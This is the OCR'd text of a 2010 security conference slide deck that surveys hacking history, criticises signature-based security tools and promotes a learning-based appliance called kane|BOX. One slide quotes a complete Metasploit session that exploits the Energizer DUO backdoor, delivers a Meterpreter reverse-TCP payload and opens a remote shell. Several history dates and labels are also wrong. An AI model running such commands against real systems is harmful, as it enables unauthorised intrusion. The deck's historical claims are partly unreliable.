カネ|BOX

Elite Ninja Skills

[John 'Kanen' Flowers]

HITBSECCONF2010
AMSTERDAM
29th June - 2nd July 2010 :: http://conference.hackinthebox.nl/

I am John...

(my friends call me)

Kanen


(short for)

kanendosei

(過年度生) kanendosei

“A self-taught warrior.”

“To pass through life, always learning.”



curriculum vitæ

- Microsoft 1990s
- Farcast 1995 (news delivery)
- nCircle 1998
  - ✗ IP360
  - ✗ “IPS”
  - ✗ Interoperability
  - ✗ Patents out the a**

- Traveled the world
- kozoru 2004
  - ✗ Index the internet
  - ✗ Natural language
  - ✗ Math & Algorithms
- Hollywood
  - ✗ Color Correction
  - ✗ 1920x1080 = 2073600 px/s
- 2010 kane|box
  - ✗ A bit of Everything!

Security History

(hopefully not boring)

Before 1988

- Legion of Doom Technical Journals
- Phrack (magazine)
- 2600 (The Hacker Quarterly)
- Bulletin Board Systems
- Private & underground networks
- “Ivory Tower”
- You *had* to be elite
- 1996 Computer Fraud and Abuse Act

1998 - 1990

- Morris Worm (impacts ~ 6,000 systems)
- Bank of Chicago loses $70MM
- CERT created by DARPA
- “Father Christmas Worm”
- WANK Worm
- Operation Sundevil

1990 - 1998

- Dark Avenger writes 1260
  (the first polymorphic worm)
- World Wide Web begins
- Russian hackers rip off Citibank
- AOHELL mail-bombs AOL
  (first 'script kiddie' tool ever)
- Windows *takes off*...

1998 - 2008

- Hacker tools released
- Anti-hacker tools released
- Exploit Code released (Bugtraq, Security Focus, ...)
- Full Disclosure (is the topic)
- Network Security Companies launch (nCircle, ISS, SNI, NAI and more)

Post 2008

- Vulnerability and Exploit Databases (CVE, CWE, OSVDB)
- Automation goes mainstream (Metasploit)
- “Security” Distributions (Backtrack has over 1.2M downloads)
- Scripts everywhere...

Disclosure
goes away

Network Security


- Products
  - Firewall
  - Intrusion Detection
  - Scanner
  - Router
  - Intrusion Detection
  - Intrusion Prevention
  - WebApp
  - Host-based
- Exploits
  - Packet Crafting
  - Scanner
  - Sniffer
  - Crackers
  - Toolkit
  - Scripts
  - Fuzzing

The world has moved on...

Measuring Security


- Asking the wrong questions
  - Runs on Windows?
  - Speed of capture?
  - How much RAM?
  - How many signatures?
  - How many rules?
  - How many vulnerability checks?
  - Total number of exploits?

Counting Games



CAPEC Common Attack Pattern Enumeration and Classification

A Community Knowledge Resource for Building Secure Software



Relationships

Nature	Type	ID	Name	Description	V
HasMember	C	118	Data Leakage Attacks		1000
HasMember	C	119	Resource Depletion		1000
HasMember	C	152	Injection (Injecting Control Plane content through the Data Plane)		1000
HasMember	C	156	Spoofing		1000
HasMember	C	172	Time and State Attacks		1000
HasMember	C	210	Abuse of Functionality		1000
HasMember	C	223	Probabilistic Techniques		1000
HasMember	C	225	Exploitation of Authentication		1000
HasMember	C	232	Exploitation of Privilege/Trust		1000
HasMember	C	255	Data Structure Attacks		1000
HasMember	C	262	Resource Manipulation		1000
HasMember	A	286	Network Reconnaissance		1000

capec.mitre.org

The Problem

- Network security is 10+ year old ideas
- Security tools are *expensive*
- Security tools do not work
- Security can't keep up
  - ✗ Exposures not disclosed
  - ✗ Attacks not disclosed
  - ✗ What is normal?
  - ✗ What is an exception?

What you should ask

- Why create another tool?
- How would it be different?
- What would it cost?
- How would it fit into my network?
- How can I leverage my existing knowledge?
- Why do I care?

Bad Guys went underground

Security is *expensive*

Security products are broken

Broken Security

- 20+ year old ideas
- 20+ year old techniques
- Written in brittle languages
- Do not leverage other techniques
- More is better mentality
- Counting is a measurement #wtf
- In the wrong place on the network


20 year old ideas & methods

Oldness

- No free, open libraries in years!
  - libnet (and libdnet)
  - pcap
  - dsniff
- Written in C with the same libraries!
- Free Software has gone commercial
  - Snort (now SourceFIRE, rules cost $$)
  - Nessus (Tenable charges $$)

How is it possible to keep up with network security issues?

(when no one discloses them)
(when technology is broken)



“No problem can be solved from
the same level of consciousness
that created it...

you must learn to see the world anew.”

- A Einstein

Network Security Needs

- Better tools
- Tools designed with the Company's security in mind
- Tools designed with the Security Professional in mind
- Tools which do not require teams of people to use and support them
- Tools which update in a meaningful way
- Tools which do not rely on publicly disclosed information in order to work properly

Seeing the world *anew*

- Question everything
- Examine all technologies
- Rethink foundation
- Rethink language
- Care about the user
- Consider cost
- Be open & share
- Be willing to fail

kane|BOX

(if you are pronouncing it)


カネ|BOX

(if you are elite)

Rethinking Security


The Network

- Inside
- Outside
- DMZ
- Local
- Remote
- Routers
- Firewalls



But...

- This is the 'traditional' view
- It doesn't make sense, really
- Th world is ever-changing
- Each network is different
- Everything is more complex
- Nothing is ever the same
- No “One Size Fits All”


(c) 2010 カネ
www.kan box.com

And yet...

metasploit

```
msfconsole
msf > use auxiliary/scanner/backdoor/energizer_duo_detect
msf auxiliary(energizer_duo_detect) > set RHOSTS 192.168.0.0/24
msf auxiliary(energizer_duo_detect) > set THREADS 256
msf auxiliary(energizer_duo_detect) > run

[*] 192.168.0.132:7777 FOUND: [["F", "AUTOEXEC.BAT"]...
```

To take things a step further and gain access to a system running this backdoor, use the energizer_duo_payload module:

```
msf > use exploit/windows/backdoor/energizer_duo_payload
msf exploit(energizer_duo_payload) > set RHOST 192.168.0.132
msf exploit(energizer_duo_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(energizer_duo_payload) > set LHOST 192.168.0.228
msf exploit(energizer_duo_payload) > exploit

[*] Started reverse handler on 192.168.0.228:4444
[*] Trying to upload C:\NTL0ZTL4DhVL.exe...
[*] Trying to execute C:\NTL0ZTL4DhVL.exe...
[*] Sending stage (747008 bytes)
[*] Meterpreter session 1 opened (192.168.0.228:4444 -> 192.168.0.132:1200)

meterpreter > getuid
Server username: XPDEV\Developer
```

What we have vs What We Need

- Old ideas & methods
- Kitchen-sink
- Add-ons
- Rigid & Brittle
- Software
- Updates suck
- Patches
- Expensive

- New foundation
- New Code
- Learning Engine
- Flexible
- A Platform
- Learning
- Self-Modifying
- Affordable

“Never trust anything that can think for itself if you can't see its brain.”

- JK Rowling

Be Open & Share!

Being Open & Sharing

- Software
  - ✗ Source Code available
  - ✗ Source code readable
- Operating System
  - ✗ Modified Linux (based on Voyage) …
- Hardware
  - ✗ Use industry-standard embedded hardware
  - ✗ Modify software/OS to be hardware specific

Starting a Revolution!

Then vs Now

- Old approach
  - Bases on rules (snort,nessus,everything!)
  - Based on signatures
  - Complex, brittle “language” in product
- New Approach
  - No rules or signatures
  - System learns as it runs
  - System updates based on *your* environment

No Rules?

- Bayesian Techniques
- Latest in “Learning” algorithms
  - Bayes
  - Inference-based
  - Training Sets
- Train based on traffic, not rules
- Learns patterns of behavior

Language

- Most security tools in C/C++
- Some in Ruby (Metasploit)
- Some in PERL (!)
- But...
  - None of these solutions are flexible
  - None use innovative/alternative techniques
  - All look and feel and perform the same

Language (Continued)

- LISP
  - 40+ year history
  - Used to solve complex problems (or build the Yahoo! Store)
  - AI and Learning
  - Neural Networks
  - Mimic biological systems
  - Can modify itself as neeeded

